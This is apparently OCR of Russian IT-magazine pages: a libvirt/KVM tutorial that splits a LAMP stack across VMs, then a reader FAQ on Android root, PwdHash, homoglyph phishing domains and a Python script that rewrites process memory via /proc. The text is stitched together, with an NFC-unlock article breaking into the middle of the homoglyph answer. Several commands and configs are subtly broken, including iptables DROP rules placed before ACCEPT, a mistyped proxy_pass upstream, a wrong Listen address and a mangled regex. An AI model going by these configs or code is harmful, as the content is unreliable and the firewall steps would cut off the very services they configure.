Итак, у нас есть машина под управлением Debian/Ubuntu Linux (на самом деле подойдет и Fedora, но придется учесть нюансы в различиях системы инициализации, конфигурирования и установки пакетов). Мы должны создать на ней инфраструктуру, с помощью которой сможем быстро и легко подготовить ферму виртуальных серверов требуемой конфигурации. Для этого необходимо сделать три вещи: создать виртуальный сетевой мост, который будет использоваться для коммуникации ВМ друг с другом и доступа реверс-прокси во внешний мир, установить и настроить libvirt и подготовить набор шаблонов ВМ. Настройка сетевого моста в Ubuntu происходит так:

1. Устанавливаем инструменты управления мостом:

```
$ sudo apt-get install bridge-utils
```

2. Останавливаем основной сетевой интерфейс и редактируем настройки сети:

```
$ sudo ifdown eth0
$ sudo vi /etc/network/interfaces
auto lo
iface lo inet loopback
auto br0
iface br0 inet static
    address 192.168.0.10
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    gateway 192.168.0.1
    bridge_ports eth0
    bridge_fd 9
    bridge_hello 2
    bridge_maxage 12
    bridge_stp off
```

В качестве IP-адреса и маски подсети здесь следует использовать физические адреса. Предполагается, что сервер находится в локальной сети, а доступ во внешний мир организован с помощью шлюза.

3. Поднимаем наш бридж:

```
$ sudo ifup br0
```

4. Проверяем его работоспособность:

```
$ sudo brctl show
br0     8000.000e0cb30550
yes     eth0
```

Теперь следует установить libvirt:

```
$ sudo apt-get install kvm ↵
  libvirt-bin virtinst
```

Проверяем работоспособность libvirt:

```
$ sudo virsh --connect ↵
  qemu:///system version
Скомпилировано на базе библиотеки: ↵
libvirt 1.1.0
Используется библиотека: libvirt 1.1.0
...
```

Ну и последнее. Создаем виртуальную машину. Пока нам нужна только одна, она будет выполнять роль шаблона, который мы будем клонировать для создания новых ВМ:

```
$ sudo virt-install --connect ↵
qemu:///system \
    --name temp \
    --ram 1024 \
    --vnc \
    --os-type linux --os-variant ↵
      virtio26 \
    --accelerate \
    --network=bridge:br0 \
    --disk path=/var/lib/libvirt/↵
      images/temp.img,size=100 \
    --cdrom /tmp/↵
      ubuntu-13.04-server-i386.iso \
```

Здесь все просто. Новая ВМ будет иметь имя temp, использовать 1 Гб памяти, диск размером 100 Гб (про запас, диск будет динамически расти), подключаться к сети через наш мост и грузиться с образа диска /tmp/ubuntu-13.04-server-i386.iso. Чтобы проверить, что машина действительно запустилась, используем команду virsh:

```
$ sudo virsh --connect ↵
  qemu:///system list
```

Если ВМ под именем temp есть в списке, можно соединиться с ней при помощи virt-viewer. Это графический VNC/SPICE-клиент, поэтому, если на сервере нет графического интерфейса, можно использовать удаленную машину:

```
$ sudo apt-get install virt-viewer
$ virt-viewer -c qemu+ssh://↵
  root@IP-сервера/system temp
```

Далее следует просто установить дистрибутив, не указывая никаких специфических опций и назначив IP-адрес из подсети, прописанной в настройках моста. После установки завершаем работу машины.

## ШАГ 2. ПОДНИМАЕМ MYSQL


Теперь следует использовать наш готовый шаблон для создания всех необходимых серверов из связки LAMP. Напомню, что нам нужны будут отдельные серверы для nginx, выступающего в роли реверс-прокси, для Apache/PHP, MySQL и memcached, если таковой необходим. Начнем с настройки MySQL. Чтобы создать новую ВМ на базе уже существующей, используем команду virt-clone:

```
$ sudo virt-clone -o temp -n mysql -f ↵
  /var/lib/libvirt/images/mysql.img
```


Так мы получим новую ВМ, аналогичную уже существующей. Теперь наша задача — запустить эту машину, зайти на нее с помощью все того же virt-viewer, а дальше — установить и запустить на ней связку Apache/PHP. Запускаем и входим:

```
$ sudo virsh start mysql
$ virt-viewer -c qemu+ssh://↵
  root@IP-сервера/system mysql
```

Вторую команду следует выполнять опять же с удаленной машины, имеющей графический интерфейс. Первое, что делаем, войдя на машину, — это изменяем ее IP-адрес, который достался в наследство от шаблонной ВМ:




```
$ vi /etc/network/interfaces
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet static
    address 192.168.0.11
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    gateway 192.168.0.1
```



```
auto lo
iface lo inet loopback

auto br0
iface br0 inet static
        address 192.168.0.10
        network 192.168.0.0
        netmask 255.255.255.0
        broadcast 192.168.0.255
        gateway 192.168.0.1
        bridge_ports eth0
        bridge_fd 9
        bridge_hello 2
        bridge_maxage 12
        bridge_stp off
```

**Настраиваем виртуальный сетевой мост**




**Для мониторинга серверов удобнее всего использовать virt-manager**

Теперь устанавливаем и настраиваем MySQL:

```
$ sudo apt-get install mysql ↵
  mysql-server
$ sudo vi /etc/my.cnf
...
[bind]
bind-address=192.168.0.11
...
```

Также сразу добавляем в файл необходимые строки конфигурации (обсуждение того, какие именно, выходит за рамки данной статьи) и перезапускаем сервер:

```
$ sudo service mysqld restart
```

Теперь можно создать пользователей и базы данных. В качестве завершающего шага сконфигурируем iptables так, чтобы он пропускал только пакеты для MySQL:

```
$ sudo iptables -A INPUT -j DROP
$ sudo iptables -A INPUT -m state ↵
  --state NEW -m tcp -p tcp --dport ↵
  3306 -j ACCEPT
```

Чтобы настройки вступили в силу после перезагрузки, эти строки следует добавить в /etc/rc.local (без sudo, естественно).

### ШАГ 3. ПОДНИМАЕМ MEMCACHED

Теперь создадим и поднимем сервер memcached. Возможно, он и не понадобится в твоей конкретной конфигурации, но преднастроенный сервер определенно стоит держать про запас. Если в какой-то момент потребуется использование агрессивного кеширования, все необходимое для этого уже будет в твоем арсенале, останется только запустить готовый сервер и подключить кеширование на стороне Apache/PHP.

Как и в случае с сервером MySQL, перво-наперво клонируем заранее подготовленный шаблон, запускаем виртуальный сервер и подключаемся к нему:

```
$ sudo virt-clone -o temp -n ↵
  memcached -f /var/lib/libvirt/↵
  images/memcached.img
$ sudo virsh start memcached
$ virt-viewer -c qemu+ssh://↵
  root@IP-сервера/system memcached
```

Меняем IP-адрес, как показано выше, на этот раз можно использовать адрес 192.168.0.12 или любой другой на твой вкус. Главное — запомнить, что где находится.

Далее устанавливаем сам сервер:

```
$ sudo apt-get install memcached
```

Открываем настройки и пишем:

```
PORT="11211";
USER="memcached";
MAXCONN="1024";
CACHESIZE="512";
OPTIONS="-l 192.168.0.12 -L"
```

Перезапускаем сервер:

```
$ sudo service restart memcached
```

Добавляем правило iptables, закрывающее все порты, кроме порта memcached:

```
$ sudo iptables -A INPUT -j DROP
$ sudo iptables -A INPUT -m state ↵
  --state NEW -m tcp -p tcp --dport ↵
  11211 -j ACCEPT
```

Добавляем эти же строки в /etc/rc.local. Если в данный момент memcached не нужен, можно его остановить:

```
$ sudo virsh stop memcached
```

Когда сервер понадобится, достаточно будет отдать команду на запуск, и он появится в виртуальной сети.

### ШАГ 4. ПОДНИМАЕМ APACHE/PHP

Предпоследний и самый важный шаг — это установка и настройка Apache/PHP. К сожалению, разнести эти два сервиса по разным серверам мы не можем в силу архитектуры PHP, выполненного в виде Apache-модуля. Поэтому они будут на одной виртуальной машине. Хотя если бы речь шла о Python, мы могли бы легко вынести uwsgi-сервер на отдельную машину.

Вновь клонируем и запускаем сервер:

```
$ sudo virt-clone -o temp -n apache ↵
  -f /var/lib/libvirt/images/apache.img
$ sudo virsh start apache
$ virt-viewer -c qemu+ssh://↵
  root@IP-сервера/system apache
```

Правим сетевые конфиги. Пусть Apache будет у нас находиться по адресу 192.168.0.13. Далее ставим Apache/PHP и необходимые модули:

```
$ sudo apt-get install apache2
$ sudo apt-get install php5 ↵
  libapache2-mod-php5 php5-mysql ↵
  php5-memcache
```

Здесь мы устанавливаем только самые необходимые PHP-модули, нужные в нашей голой конфигурации: MySQL и memcache. Понадобятся ли другие модули, будет зависеть от потребностей конкретного веб-сайта.

Далее создаем минимально необходимый конфиг веб-сервера:

```
$ sudo vi /etc/httpd/conf/httpd.conf
Listen 192.168.1.13:80
DocumentRoot "/var/www/html"

<Directory "/var/www/html">
    Indexes Includes FollowSymLinks ↵
    SymLinksifOwnerMatch ExecCGI ↵
    MultiViews
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from all
</Directory>
```

Настройки PHP5 оставляем пока как есть. Размещаем наш сайт в каталоге /var/www/html, перезапускаем Apache:

```
$ sudo service restart apache
```

Последним шагом добавляем правило iptables для пропуска трафика на 80-й порт:

```
$ sudo iptables -A INPUT -j DROP
$ sudo iptables -A INPUT -m state ↵
  --state NEW -p tcp --dport 80 -j ACCEPT
```

### ШАГ 5. ПОДНИМАЕМ NGINX В РЕЖИМЕ РЕВЕРС-ПРОКСИ

Заключительная часть настройки — поднятие веб-сервера nginx в режиме реверс-прокси. По большому счету наша конфигурация могла бы обойтись и без него, и мы могли бы пробросить трафик с 80-го порта внешнего шлюза сразу на адрес 192.168.0.13. Однако в использовании nginx есть один большой плюс — он позволяет создать задел для будущего расширения нашей конфигурации, выступая в роли балансировщика нагрузки на несколько серверов, а также защитит от ряда угроз, выступая в роли брандмауэра прикладного уровня.

Первым делом клонируем шаблон и запускаем виртуальную машину:

```
$ sudo virt-clone -o temp -n nginx -f ↵
  /var/lib/libvirt/images/nginx.img
$ sudo virsh start nginx
$ virt-viewer -c qemu+ssh://↵
  root@IP-сервера/system nginx
```

**INFO**

Живая миграция с помощью libvirt выполняется в одну команду: `sudo virsh migrate --live имя_вм qemu+ssh://host2.com/system`. Для libvirt есть прекрасный графический инструмент управления под названием virt-manager. Он позволяет выполнить все описанное в статье, просто кликая мышкой.

```
<capabilities>


  <host>
    <uuid>4db208dd-8bfb-4d75-bcd3-0df8b377966f</uuid>
    <cpu>
      <arch>x86_64</arch>
      <model>phenom</model>
      <vendor>AMD</vendor>
      <topology sockets='1' cores='2' threads='1'/>
      <feature name='wdt'/>
      <feature name='skinit'/>
      <feature name='ibs'/>
      <feature name='osvw'/>
      <feature name='3dnowprefetch'/>
      <feature name='sse4a'/>
      <feature name='abm'/>
      <feature name='cr8legacy'/>
      <feature name='extapic'/>
      <feature name='cmp_legacy'/>
      <feature name='lahf_lm'/>
      <feature name='rdtscp'/>
      <feature name='pdpe1gb'/>
      <feature name='popcnt'/>
      <feature name='cx16'/>
      <feature name='ht'/>
```

**Перед использованием libvirt следует проверить возможности виртуализации машины с помощью команды virsh capabilities**

```
Grouped commands:

 Domain Management (help keyword 'domain'):
    attach-device                  attach device from an XML file
    attach-disk                    attach disk device
    attach-interface               attach network interface
    autostart                      autostart a domain
    blkdeviotune                   Set or query a block device I/O tuning parameters.
    blkiotune                      Get or set blkio parameters
    blockcommit                    Start a block commit operation.
    blockcopy                      Start a block copy operation.
    blockjob                       Manage active block operations
    blockpull                      Populate a disk from its backing image.
    blockresize                    Resize block device of domain.
    change-media                   Change media of CD or floppy drive
    console                        connect to the guest console
    cpu-baseline                   compute baseline CPU
    cpu-compare                    compare host CPU with a CPU described by an XML file
    cpu-stats                      show domain cpu statistics
    create                         create a domain from an XML file
    define                         define (but don't start) a domain from an XML file
    desc                           show or set domain's description or title
    destroy                        destroy (stop) a domain
    detach-device                  detach device from an XML file
    detach-disk                    detach disk device
```

**Virsh — мощнейший инструмент управления ВМ**




**VNC-клиент**

Далее правим сетевой конфиг (в этом примере я использую адрес 192.168.0.14) и устанавливаем nginx:

```
$ sudo apt-get install nginx
```

Конфигурация веб-сервера будет такой:

```
upstream apache {
    server 192.168.0.13:80;
}
server {
    listen       192.168.0.14:80;
    server_name  www.example.com;
    access_log  /var/log/nginx/log/↵
    www.example.access.log main;
    error_log  /var/log/nginx/log/↵
    www.example.error.log;
    root    /usr/share/nginx/html;
    index   index.html index.htm;
    location / {
        proxy_pass   http://apachep;
        proxy_next_upstream error ↵
        timeout invalid_header ↵
        http_500 http_502 http_503 ↵
        http_504;
        proxy_redirect off;
        proxy_buffering off;
        proxy_set_header Host ↵
        $host;
        proxy_set_header X-Real-IP ↵
        $remote_addr;
        proxy_set_header ↵
        X-Forwarded-For ↵
        $proxy_add_x_forwarded_for;
    }
}
```

Ничего особенного, самая стандартная конфигурация прокси, который отдает все полученные запросы указанному серверу, в нашем случае Apache с IP-адресом 192.168.0.13. Ее более чем достаточно для 90% задач. Перезагружаем nginx, чтобы изменения вступили в силу:

```
$ sudo service nginx reload
```

## ДАЛЬНЕЙШИЕ ШАГИ

Теперь у нас есть готовая инфраструктура, состоящая как минимум из четырех виртуальных серверов: MySQL с адресом 192.168.0.11, memcached — 192.168.0.12, Apache — 192.168.0.13, nginx — 192.168.0.14. Чтобы проверить, что все виртуальные машины корректно функционируют, воспользуемся virsh:

```
$ sudo virsh list
```

Или с удаленной машины:

```
$ sudo virsh --connect qemu+ssh://↵
  root@192.168.0.10/system list
```

Повторюсь, что это лишь базовая конфигурация, которая на данном этапе обеспечивает только работоспособность связки nginx + Apache. Далее следует корректным образом отконфигурировать Apache и PHP и поднять сайт, указав в его настройках адреса и порты серверов MySQL и memcached (если он будет использован). После проверки работоспособности всей связки следует настроить маскарадинг пакетов, пришедших на порт 80 внешнего шлюза, так, чтобы они перенаправлялись на адрес 192.168.0.14, то есть на адрес nginx. Он и будет точкой входа на сайт.

Кроме того, рекомендую подправить настройки iptables всех серверов так, чтобы каждый из них мог общаться только с тем, с которым действительно необходимо. Например, nginx должен принимать пакеты только с адреса внешнего шлюза, а отдавать только на адрес сервера Apache, порт 80. Таким образом ты полностью изолируешь серверы друг от друга и в случае, если будет взломан, например, тот же nginx, его взломщик, не получив права root, вообще не сможет выбраться из песочницы. Дополнительным уровнем защиты станет настройка правил брандмауэра на стороне самого сервера, тогда взломщику не помогут даже права root, он окажется замкнут внутри виртуального сервера.

Чтобы защититься от возможных проблем с конфигурацией и прочих сбоев, сразу после настройки окончательной конфигурации следует сделать клоны всех серверов. В этом случае сбойный сервер можно будет быстро восстановить из априори работоспособной копии. Apache и MySQL таким образом, конечно, не восстановишь, так как они содержат динамически генерируемые данные; эти данные можно заранее расположить на втором виртуальном диске, который достаточно будет подключить после восстановления рабочей копии.

Сделать все это можно тем же virt-clone, указав дополнительный диск с помощью опции -f. Например (apache_base — заранее сохраненная рабочая копия):

```
$ sudo virt-clone -o apache_base -n ↵
  apache -f /var/lib/libvirt/images/↵
  apache.img -f /var/lib/libvirt/↵
  images/www-data.img
```

Естественно, следует заранее внести необходимые строки в /etc/fstab. Кстати, идею с вынесением данных виртуальных машин на отдельные диски можно использовать для шаринга данных между несколькими виртуалками, например в конфигурации с дополнительным сервером nginx для отдачи статики. В таком случае доступ к данным веб-сервера должны иметь сразу две виртуальные машины: Apache и nginx. Чтобы это организовать, можно использовать отдельный диск для данных и подключать его к обеим ВМ. Правда, в этом случае придется настроить блокировку диска; как это сделать, описано в официальной документации (libvirt.org/locking.html).

Что касается ресурсов виртуальных машин, а точнее, их правильного распределения между ВМ, то здесь ситуация следующая. Два главных ресурса — это память и используемые ядра процессора. Libvirt позволяет гибко управлять ими и изменять без необходимости пересоздавать и перезапускать ВМ. Например, для изменения количества выделенной виртуальной машине памяти можно использовать такую команду:

```
$ virsh setmem memcached 1048576 ↵
  --live --config
```

Она установит количество выделенной памяти для ВМ memcached равным 1 Гб и запишет это в конфиг ВМ (флаг '--config'). Количество выделенных процессоров можно изменить так:

```
$ virsh setvcpus apache 2 --live ↵
  --config
```

Правильный выбор количества ресурсов для каждой виртуальной машины будет зависеть от ситуации, однако следует иметь в виду, что это лишь ограничение, поэтому вполне возможно выделить, например, по 6 Гб каждой ВМ на сервере с 6 Гб физической памяти и положиться на подсистему VM, которая сама распределит ресурсы между машинами. Теперь нужно мониторить работу виртуальных окружений и подстраивать ограничения для достижения баланса.


## ВЫВОДЫ

Вот мы и получили LAMP-сервер, в котором все сервисы изолированы друг от друга. Он достаточно удобен в управлении, гибок в настройке и безопасен, можно переносить без остановки его сервисы на другие физические машины и добавлять сервисы, лишь немного изменяя конфигурацию. И на всю настройку ушла лишь пара часов. ⌶



# FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU



Роман Гоций
gotsijroman@gmail.com

**Q Приобрел б/у Android-смартфон. Не очень дружу с шитьем устройств, поэтому установил на него ROM Manager. При запуске возникает сообщение, что нужен ClockworkMod. Но установить его не удается — нет рута, хотя приложение SuperSU установлено. Как такое может быть?**

**A** Скорее всего, рут слетел после обновления Android по воздуху, и его нужно получить заново. Лично у меня после обновления на Android 4.3, кроме рута, вдобавок слетел и Recovery. Если в fastboot-режиме (чаще всего кнопка питания + качелька громкости вниз) ты выбираешь пункт Recovery mode, а в ответ получаешь No command, значит, твой Recovery тоже слетел. Но не нужно бояться шить: шансы превратить устройство в кирпич крайне малы. Прошить Recovery можно с помощью fastboot (bit.ly/fastBootTut), после чего девайс рутуется довольно легко.

**Q Как быстро получить отчет обо всех подключенных USB-устройствах в сети?**

**A** Вот такой однострочный скрипт на PowerShell выведет отчет о USB-устройствах для локального компьютера:

```
gwmi Win32_USBControllerDevice |%{[wmi]↵
($_.Dependent)} | Sort Description,↵
DeviceID | ft Description,DeviceID -auto
```

Чтобы получить отчет с другого компьютера, к командлету gwmi добавь опцию

```
-computername COMPUTER
```

Тебе осталось лишь запустить этот скрипт на всех компьютерах сети и аккумулировать результат.

**Q Можно ли как-нибудь установить GRUB из-под винды?**

**A** Единственное решение, известное мне сейчас, — использование приложения EasyBCD (neosmart.net/dl.php?id=1), которое, кроме всего прочего, умеет устанавливать основанный на GRUB бутлоадер под названием NeoGrub (bit.ly/bFGW8P). Не полноценный GRUB, конечно, но достаточно хорошее решение. Файлы конфигурации ты можешь легко редактировать из-под винды; также поддерживается NTFS.

**Q Пароли к моим аккаунтам зависят от доменного имени сайта (некий паттерн). Понимаю, что это небезопасно, но никак не могу перейти на парольные менеджеры — KeePass лично мне неудобен, а LastPass'у я не доверяю. Какие еще есть варианты?**

**A** Существует удобнейшее решение твоей проблемы, давным-давно придуманное профессорами из Стэнфорда. С ним тебе практически не придется менять свои привычки. PwdHash (www.pwdhash.com) — это небольшой скрипт, доступный также в виде расширений для браузеров (ссылки на расширения Chrome, Opera и Firefox ты найдешь на странице проекта), из доменного имени сайта и твоего пароля для этого сайта он генерирует хеш, который потом и используется в качестве пароля. Вся прелесть в удобстве: просто начинай вводить свой пароль, начиная с @@, или перед вводом пароля нажми <F2>, и поле моментально «пожелтеет» (смотри скриншот). Теперь можешь спокойно вводить свой пароль — на сайт вместо пароля улетит хеш.

Поскольку хеш построен на базе псевдорандомной функции (PRF), то за разумное время он необратим. Ну и конечно, вычисление хеша производится локально.




PwdHash в действии

**Q Пришло письмо (явно мошенническое), в котором была ссылка на privatbank.ua. После нажатия на эту ссылку она чудесным образом превратилась в xn--privtbank-3yh.ua. Как это работает?**

**A** Судя по всему, ты стал жертвой так называемой Homoglyph (омоглиф) атаки. В чем же ее суть? Согласно вики, омоглифы — это графически одинаковые или похожие друг на друга знаки, имеющие разное значение. Думаю, тебе известно, что сейчас есть возможность именовать домены с помощью Unicode-символов (IDN — internationalized domain name). Примером могут служить кириллические домены. Так вот, проблема в том, что среди символов Unicode много омоглифов: самый банальный пример — это латинская буква p и кириллическая р. Для обратной совместимости был разработан стандартизированный метод преобразования последовательностей Unicode-символов в так называемые ACE-последовательности (Punycode), которые состоят только из алфавитно-цифровых символов, как это разрешено в доменных именах. В целях безопасности современные браузеры отображают некоторые Unicode-ссылки сразу в Punycode — пример этого как раз и есть то «волшебное» превращение privabank.ua в xn--privtbank-3yh.ua

## РАЗБЛОКИРУЕМ ANDROID ТЕЛЕФОН ИЛИ ПЛАНШЕТ С ПОМОЩЬЮ NFC-МЕТКИ

**Сегодня многие из выпускаемых устройств имеют поддержку технологии NFC. Но к сожалению, в российских условиях NFC-модули относительно редко находят себе применение, даже больше: у пользователя из глубинки такой модуль, скорее всего, не используется вообще. Давай же нагрузим его работой. Для этого возьмем на вооружение пассивные NFC-метки и научим их, например, разблокировать наш смартфон или планшет.**

### 1 Что нам нужно

Прежде чем начинать какие-либо действия, нужно убедиться, что в твоем устройстве есть NFC-модуль :). Еще одно условие успеха — наличие рута. Теперь определимся со списком софта, который нам необходим. Вся наша схема будет держаться на трех китах, доступных официально в Google Play. Первым из них будет небезызвестный Tasker (bit.ly/tasker_app). Кроме того, нам потребуется Secure Settings (bit.ly/secset). Последним приложением, которым мы воспользуемся, станет NFC Task Launcher (bit.ly/nfcTaskL). Также нужна доступная на запись NFC-метка.

### 2 Включаем NFC on lockscreen

По умолчанию NFC-модуль «отключен», если устройство залочено, и нам нужно это изменить. Самый простой метод (на некоторых прошивках или устройствах не работает) — использование твикера Xposed (bit.ly/xPosed) и модуля для него MoDaCo Toolkit (bit.ly/MoDaCo-tool). Первым делом установи и запусти Xposed, затем нажимай на кнопку инсталляции. Перезагрузи устройство, устанавливай MoDaCo Toolkit, запускай, иди в пункт меню Wireless и ставь галочку напротив Enable NFC when screen is off. Опять запускай Xposed и на вкладке Modules активируй MoDaCo Toolkit.

(кстати, если бы ты использовал Firefox, мог бы так и не узнать, что попал на сайт к мошенникам: он отобразил бы ссылку в первоначальном виде). Больше информации об атаке читай здесь: bit.ly/hglAttack. А здесь: bit.ly/hmglphGen лежит удобный генератор подобных ссылок.

**Q В линуксе при помощи Python пробую через /proc/<proc_id>/mem переписать участок памяти запущенного мной же процесса. Но не могу даже прочитать его — нарываюсь на ошибку. В чем причина?**

**A** Дело в том, что не вся память процесса доступна для чтения и/или записи. Информация об участках памяти процесса хранится в /proc/<proc_id>/maps. Каждая строчка файла начинается примерно так:

```
959f6000-95c18000 rw-p ...
```

где первые две цифры — начало и конец участка, а буквы, следующие за ними, как несложно догадаться, — права доступа к этому участку. Учитывая вышесказанное, замена строки в памяти процесса будет выглядеть примерно так:

```
pid = 'processid'
with open('/proc/{}/maps'.format(pid),↵
'r') as maps_file, \
open('/proc/{}/mem'.format(pid),'r+b',↵
buffering=False) as mem:
  for line in maps_file:
    m=re.match(r'^(0-9A-Fa-f (+)-(0-↵
    9A-Fa-f (+) rw..',line)
    # Если область не read/write,
    # то пропускаем ее
    if not m:
      continue
    start, end = (int(g, 16) for g ↵
    in m.groups())
    try:
      mem.seek(start)
      chunk = mem_file.read(end-start)
    except (OverflowError, IOError):
      continue
    i = chunk.find(b"sometext")
    res+=chunk
    if i!=-1:
      mem.seek(start+i)
      mem.write("replaced")
      print('rewriten at {}'.↵
      format(start));
```

**Q Как запросить из PowerShell-скрипта права админа? Добавление опции**

## Полезный хинт

# КАК УМЕРИТЬ АППЕТИТ ИНДЕЙЦА



**Поднял дома Apache, на котором хостится несколько проектов. Количество посетителей очень мало, но апач все равно отнимает много системных ресурсов. С чего начать оптимизацию?**

**A** Первое, о чем нужно подумать перед тем, как начинать оптимизацию Apache, — нужен ли тебе Apache. Для домашнего сервера вполне может хватить функциональности более легковесных веб-серверов, как, например, lighttpd (lighttpd.net), thttpd (bit.ly/1eluV0R), mini_httpd (bit.ly/13nHvrZ) или даже сверхлегкого micro_httpd (bit.ly/14pl72Z). Если же без индейца совсем никак, то начать следует с тотального отключения всех неиспользуемых модулей, что сохранит оперативную память, а также повысит производительность. Дальше следует посмотреть на конфигурацию параллельной обработки запросов, так как конфигурация по умолчанию не оптимальна для слабо нагруженного домашнего сервера: в памяти постоянно висит пять процессов Apache, хотя в твоих условиях может быть достаточно и одного. Вот пример минимальной конфигурации:

```
StartServers 1
MinSpareServers 1
MaxSpareServers 1
MaxClients 10
```

Еще одно значение, которое стоит изменить в конфиге, — это KeepAliveTimeout, по умолчанию оно равно 15 с, хотя чаще всего достаточно 3–4 с.

Очень много времени Apache тратит на обработку файла .htaccess: для каждого запроса .htaccess загружается и обрабатывается заново, при этом загружаются и обрабатываются файлы .htaccess для всех родительских каталогов верхнего уровня, вплоть до DocumentRoot. Даже если .htaccess в каком-то из каталогов не обнаружен, Apache все равно будет искать конфиги при каждом запросе, поскольку они могут появиться в любой момент. Поэтому подумай, нужны ли тебе .htaccess, нельзя ли обойтись только основным файлом конфигурации?

Если можно — смело отключай обработку директивой

```
AllowOverride None
```

Кстати, можешь попробовать поиграть с разными моделями мультипроцессинга (MPM) — подробнее здесь: bit.ly/apacheMPM.

```
#
ServerRoot "/var/www"

StartServers 1
MinSpareServers 1
MaxSpareServers 1
MaxClients 10
KeepAliveTimeout 5

#
# The LockFile directive sets the path to the lockfile used when Apache
# is compiled with either USE_FCNTL_SERIALIZED_ACCEPT or
# USE_FLOCK_SERIALIZED_ACCEPT. This directive should normally be left at
# its default value. The main reason for changing it is if the logs
# directory is NFS mounted, since the lockfile MUST BE STORED ON A LOCAL
# DISK. The PID of the main server process is automatically appended to
# the filename.
#
#LockFile logs/accept.lock


#
# PidFile: The file in which the server should record its process
/var/www/conf/httpd.conf [+][RO]                    82,1          4%
-- INSERT --
```

**Правим конфиг Apache**


**3 Настраиваем Secure Settings**
